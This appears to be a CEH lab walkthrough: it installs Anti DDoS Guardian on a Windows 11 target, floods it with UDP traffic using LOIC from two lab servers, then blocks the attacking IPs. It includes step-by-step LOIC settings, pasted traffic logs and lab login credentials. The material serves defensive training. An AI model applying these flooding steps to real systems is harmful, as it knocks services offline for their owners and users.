Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.


In this task, we will use the Windows Server 2019 and Windows Server 2022 machines to perform a DDoS attack on the target system, Windows 11.

1. On the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian and double-click Anti_DDoS_Guardian_setup.exe.


If a User Account Control pop-up appears, click Yes.

If an Open File - Security Warning pop-up appears, click Run.


2. The Setup - Anti DDoS Guardian window appears; click Next. Follow the wizard-driven installation steps to install the application.
3. In the Stop Windows Remote Desktop Brute Force wizard, uncheck the install Stop RDP Brute Force option, and click Next.



4. The Select Additional Tasks wizard appears; check the Create a desktop shortcut option, and click Next.
5. The Ready to Install wizard appears; click Install.
6. The Completing the Anti DDoS Guardian Setup Wizard window appears; ensure that Launch Anti DDoS Guardian option is selected and click Finish.



7. The Anti-DDoS Wizard window appears; click Continue in all the wizard steps, leaving all the default settings. In the last window, click Finish.
8. The Anti DDoS Guardian window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



9. Now, click Windows Server 2019 to switch to the Windows Server 2019. Login using Administrator/P@ssw0rd.


10. Navigate to Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC) and double-click LOIC.exe.

If an Open File - Security Warning pop-up appears, click Run.

11. The Low Orbit Ion Cannon main window appears.

12. Perform the following settings:


- Under the Select your target section, type the target IP address under the IP field (here, 10.10.1.11), and then click the Lock on button to add the target devices.
- Under the Attack options section, select UDP from the drop-down list in Method. Set the thread's value to 5 under the Threads field. Slide the power bar to the middle.



13. Now, switch to the Windows Server 2022 machine and follow Steps#10-12 to launch LOIC and configure it.

To switch to the Windows Server 2022, click Windows Server 2022.

14. Once LOIC is configured on all machines, switch to each machine (Windows Server 2019, and Windows Server 2022) and click the IMMA CHARGIN MAH LAZER button under the Ready? section to initiate the DDoS attack on the target Windows 11 machine.



15. Click Windows 11 to switch back to the Windows 11 machine and observe the packets captured by Anti DDoS Guardian.
16. Observe the huge number of packets coming from the host machines (10.10.1.19 [Windows Server 2019] and 10.10.1.22 [Windows Server 2022]).

Anti DDoS Guardian 6.1 is enabled

File View Tool Help

Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Details Clear List Stop Listing Help

Register

Act...	Time	Outgoing...	Incoming...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	06:04:09	63261	12569	10.10.1.11	50140..	20.189.173.9	443	TCP	Access onedscolprdwus08.westus.cloudapp.azure.com
●	06:04:15	31673	51319	10.10.1.11	50142..	13.89.179.10	443	TCP	Access onedscolprdwus12.centralus.cloudapp.azure.com
●	06:04:21	72200	13974564	10.10.1.11	50152..	23.40.41.58	80	TCP	Access a122.dscg3.akamai.net
●	06:04:23	18101	28740	10.10.1.11	50154..	52.182.143.213	443	TCP	Access onedscolprdwus16.centralus.cloudapp.azure.com
●	06:04:29	13956	1914337	10.10.1.11	50162..	23.40.41.32	80	TCP	Access a122.dscg3.akamai.net
●	06:04:31	1365	7367	10.10.1.11	50164	20.231.239.246	443	TCP	Access reroute443.trafficmanager.net
●	06:04:31	5561	26381	10.10.1.11	50167..	204.79.197.203	80..	TCP	Access a-0003.a-msedge.net
●	06:04:31	1632	23783	10.10.1.11	50168	52.96.165.2	443	TCP	Access ooc-g2.tm-4.office.com
●	06:04:31	81739	14434524	10.10.1.11	50169..	23.40.41.4	80	TCP	Access a122.dscg3.akamai.net
●	06:04:31	1556	8336	10.10.1.11	50171	52.113.194.132	443	TCP	Access s-0005.s-msedge.net
●	06:04:31	1638	8373	10.10.1.11	50173	13.107.246.70	443	TCP	Access part-0042.t-0009.t-msedge.net
●	06:04:33	1320	0	10.10.1.11	50179..	20.20.10.10	7680	TCP	
●	06:05:03	22413	34121	10.10.1.11	50211..	20.189.173.16	443	TCP	Access onedscolprdwus17.westus.cloudapp.azure.com
●	06:05:10	6226	12836	10.10.1.11	50236..	51.104.167.245	443	TCP	Access array608.prod.do.dsp.mp.microsoft.com
●	06:05:15	14593	22790	10.10.1.11	50242..	20.189.173.8	443	TCP	Access onedscolprdwus07.westus.cloudapp.azure.com
●	06:05:18	3758	5746	10.10.1.11	50251	20.42.73.25	443	TCP	Access onedscolprdwus06.eastus.cloudapp.azure.com
●	06:05:49	15235	22685	10.10.1.11	50269..	20.189.173.12	443	TCP	Access onedscolprdwus11.westus.cloudapp.azure.com
●	06:05:52	52570	35523	10.10.1.11	50275..	13.85.23.206	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	06:06:01	0	220	10.10.1.11		38.104.127.57		ICMP	
●	06:06:33	4148	7464	10.10.1.11	50313..	51.104.167.255	443	TCP	Access array609.prod.do.dsp.mp.microsoft.com
●	06:07:34	0	75	224.0.0.251	5353	10.10.1.22	5353	UDP	
●	06:07:34	0	69	224.0.0.252	5355	10.10.1.22	53543	UDP	
●	06:07:42	0	108	224.0.0.22		10.10.1.22		IGMP	
●	06:07:42	0	4460	239.255.255.250	3702	10.10.1.22	53544	UDP	
●	06:07:43	34273	57260	10.10.1.11	50339..	40.74.98.194	443	TCP	Access onedscolprdwus02.japanwest.cloudapp.azure.com
●	06:07:53	154656	34516	10.10.1.11	445	10.10.1.22	64050..	TCP	
●	06:08:09	25901	31982	10.10.1.11	50356	20.163.45.186	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
●	06:08:25	10437	11708	10.10.1.11	50388..	20.189.173.13	443	TCP	Access onedscolprdwus12.westus.cloudapp.azure.com
●	06:09:06	0	832566	10.10.1.11	80	10.10.1.22	55027..	UDP	
●	06:09:06	764592	0	10.10.1.11		10.10.1.22		ICMP	
●	06:09:16	1074162	0	10.10.1.11		10.10.1.19		ICMP	
●	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
●	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdwus05.germanywestcentral.cloudapp.azure.com

Block unwanted network traffic

6:15 AM 3/11/2024

Anti DDoS Guardian 6.1 is enabled

File View Tool Help

Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Details Clear List Stop Listing Help

Register

Act...	Time	Outgoing...	Incoming...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	05:59:16	0	150	224.0.0.251	5353	10.10.1.19	5353	UDP	
●	05:59:16	97	0	10.10.1.11	5353	224.0.0.251	5353	UDP	
●	05:59:16	106	9990074	10.10.1.11	5355..	10.10.1.19	61395..	UDP	
●	05:59:21	0	108	224.0.0.22		10.10.1.19		ICMP	
●	05:59:21	0	4464	239.255.255.250	3702	10.10.1.19	62319	UDP	
●	05:59:32	0	1268	10.10.1.255	138..	10.10.1.22	138..	UDP	
●	05:59:41	1980	0	10.10.1.11	50049..	192.168.10.101	7680	TCP	
●	06:00:21	660	0	10.10.1.11	50051..	10.0.0.16	7680	TCP	
●	06:00:50	162	278	10.10.1.11	49933..	96.7.157.142	443	TCP	
●	06:00:53	54	237	10.10.1.11	49857	151.101.1.44	443	TCP	
●	06:00:53	54	127	10.10.1.11	49859	35.208.249.213	443	TCP	
●	06:00:53	54	127	10.10.1.11	49868	35.213.89.133	443	TCP	
●	06:01:19	1242	0	10.10.1.11	138	10.10.1.255	138	UDP	
●	06:01:36	462927	39898	10.10.1.11	445	10.10.1.19	49716..	TCP	
●	06:02:05	27781	12406	10.10.1.11	50054..	20.189.173.3	443	TCP	Access onedscolprdwus02.westus.cloudapp.azure.com
●	06:02:06	17266	219402	10.10.1.11	50055	40.119.249.228	443	TCP	Access settings-prod-sea-2.southeastasia.cloudapp.azure.com
●	06:02:31	54	127	10.10.1.11	49956	34.117.35.28	443	TCP	
●	06:02:52	2065	8652	10.10.1.11	50057	20.191.46.109	443	TCP	
●	06:03:03	441719	286923	10.10.1.11	50059..	40.65.209.51	443	TCP	Access tsfe.trafficmanager.net
●	06:03:04	100771	79686	10.10.1.11	50060..	20.166.126.56	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	06:03:05	4445	13413	10.10.1.11	50064..	23.41.4.206	80	TCP	Access a1683.dscd.akamai.net
●	06:03:05	207446	36864133	10.10.1.11	50065..	23.40.41.25	80	TCP	Access a122.dscg3.akamai.net
●	06:03:05	15114	23059	10.10.1.11	50066..	20.189.173.7	443	TCP	Access onedscolprdwus06.westus.cloudapp.azure.com
●	06:03:05	112495	20033879	10.10.1.11	50067..	23.40.41.18	80	TCP	Access a122.dscg3.akamai.net
●	06:03:14	1672492	291051514	10.10.1.11	50072..	72.21.81.240	80	TCP	Access cs11.wpc.v0cdn.net
●	06:03:14	59357	9562958	10.10.1.11	50076..	23.40.41.11	80	TCP	Access a122.dscg3.akamai.net
●	06:03:14	10030	17086	10.10.1.11	50077..	20.189.173.6	443	TCP	Access onedscolprdwus05.westus.cloudapp.azure.com
●	06:03:20	4423	46534	10.10.1.11	50081..	13.107.5.88	443	TCP	Access e-0009.e-msedge.net
●	06:03:20	1740	3402	10.10.1.11	50083..	192.229.211.108	80	TCP	Access fp2e7a.wpc.phicdn.net
●	06:03:21	6509	62751	10.10.1.11	50086..	23.41.4.207	80	TCP	Access a1683.dscd.akamai.net
●	06:03:21	3269	0	10.10.1.11		8.8.8.8		ICMP	
●	06:03:32	3732	5650	10.10.1.11	50097	20.42.65.85	443	TCP	Access onedscolprdwus05.eastus.cloudapp.azure.com
●	06:03:34	10514	17182	10.10.1.11	50100..	20.189.173.5	443	TCP	Access onedscolprdwus04.westus.cloudapp.azure.com
●	06:03:35	6176	11438	10.10.1.11	50109..	20.189.173.18	443	TCP	Access onedscolprdwus15.westus.cloudapp.azure.com

Block unwanted network traffic

6:16 AM 3/11/2024


17. Double-click any of the sessions 10.10.1.19 or 10.10.1.22.

Here, we have selected 10.10.1.22. You can select either of them.


18. The Anti DDoS Guardian Traffic Detail Viewer window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from Remote IP address 10.10.1.22.

19. You can use various options from the left-hand pane such as Clear, Stop Listing, Block IP, and Allow IP. Using the Block IP (B) option blocks the IP address sending the huge number of packets.

20. In the Traffic Detail Viewer window, click Block IP option from the left pane.



21. Observe that the blocked IP session turns red in the Action Taken column.




22. Similarly, you can Block IP the address of the 10.10.1.19 session.

23. On completion of the task, click Stop flooding, and then close the LOIC window on all the attacker machines. (Windows Server 2019 and Windows Server 2022).

To switch to the Windows Server 2019, click Windows Server 2019.

To switch to the Windows Server 2022, click Windows Server 2022.



24. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

25. Close all open windows and document all the acquired information.

26. You can also use other DoS and DDoS protection tools such as, DOSarrest's DDoS protection service (<https://www.dosarrest.com>), DDoS-GUARD (<https://ddos-guard.net>), Radware DefensePro X (<https://www.radware.com>), F5 DDoS Attack Protection (<https://www.f5.com>) to protect organization's systems and networks from DoS and DDoS attacks.

27. Click Windows 11 to switch to the Windows 11 virtual machine. In Windows 11 machine, navigate to Control Panel --> Programs --> Programs and Features and uninstall Anti DDoS Guardian.